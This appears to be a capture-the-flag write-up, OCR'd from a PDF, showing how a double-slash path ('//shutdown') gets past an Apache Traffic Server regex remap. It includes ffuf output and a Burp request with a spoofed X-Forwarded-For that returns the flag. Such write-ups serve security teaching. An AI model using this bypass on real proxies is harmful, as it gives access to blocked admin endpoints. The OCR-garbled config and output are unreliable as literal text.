
## Cessation



## File provided

The file provided appears to be configuration for Apache Traffic Server. I want to request the /shutdown directory, but this directory has been remapped to the 403 directory.

```
cat remap.config
regex_map http://.*/shutdown http://127.0.0.1/403
regex_map http://.*/ http://127.0.0
```

## **Exploitation**

I decided to try and fuzz the request after many other attempts to gain access. It appears fuzzing it with an extra / changed the request enough so the proxy does not forward me, but the backend will recieve the request like normal.

```
--- $ffuf -w /opt/seclists/Fuzzing/special-chars.txt -u
http://165.227.231.249:32079/FUZZshutdown

/'---\ /'---\ /'---\
/\\--/ /\\--/ -- -- /\\--/
```

```
\ \ ,__\\ \ ,__\/\ \/\ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_/\ \ \_/
         \ \_\ \ \\_\ \ \\___/ \ \\_\
          \/_/
                  \/_/ \/___/
                                   \/_/
       v1.3.0 Kali Exclusive <3
:: Method
                     : GET
                     : http://165.227.231.249:32079/FUZZshutdown
 :: URL
 :: Wordlist
                     : FUZZ: /opt/seclists/Fuzzing/special-chars.txt
 :: Follow redirects : false
 :: Calibration
                     : false
 :: Timeout
 :: Threads
                     : Response status: 200,204,301,302,307,401,403,405
 :: Matcher
?
                        [Status: 200, Size: 4147, Words: 941, Lines: 188]
                        [Status: 200, Size: 4147, Words: 941, Lines: 188]
                        [Status: 200, Size: 4199, Words: 940, Lines: 188]
:: Progress: [32/32] :: Job [1/1] :: 0 req/sec :: Duration: [0:00:00] ::
Errors: 1:
```

## Sending this request over to BurpSuite shows us the flag.

```
Request
                                                                                Response
Pretty Raw \n Actions >
                                                                               Pretty Raw Render \n Actions \to
1 GET //shutdown? HTTP/1.1
                                                                               165
                                                                                             </q>
2 Host: 127.0.0.1
                                                                                           </svq>
                                                                               166
3 X-Forwarded-For: 127.0.0.1
                                                                               167
                                                                                           <div class="wrapper">
4 Content-Length: 0
                                                                                             <!-- the start of the nav bar and the social menu -->
                                                                               168
                                                                               169
                                                                                             <nav class="navbar">
                                                                               170
                                                                                               <div class="navlinks-container">
                                                                               171
                                                                               172
                                                                               173
                                                                               174
                                                                               175
                                                                                             </nav>
                                                                               176
                                                                                             <!-- end of the navbar and social menu -->
                                                                               178
                                                                                             <!-- start of the page content -->
                                                                               179
                                                                                             <div class="content-container">
                                                                               181
                                                                                                <div class="home-container">
                                                                                                 <div class="greeting-card">
                                                                               182
                                                                               183
                                                                                                     Initiating Network Shutdown...<br/>
Device Status: Offline<br/>
                                                                                                     CHTB{c3ss4t10n_n33d_synclng_#@$?}
                                                                               184
                                                                                                  </div>
                                                                               185
                                                                               186
                                                                               187
                                                                                                </div>
                                                                                             </div>
                                                                               188
                                                                               189
                                                                                           </div>
                                                                               190
                                                                               191
                                                                               192
```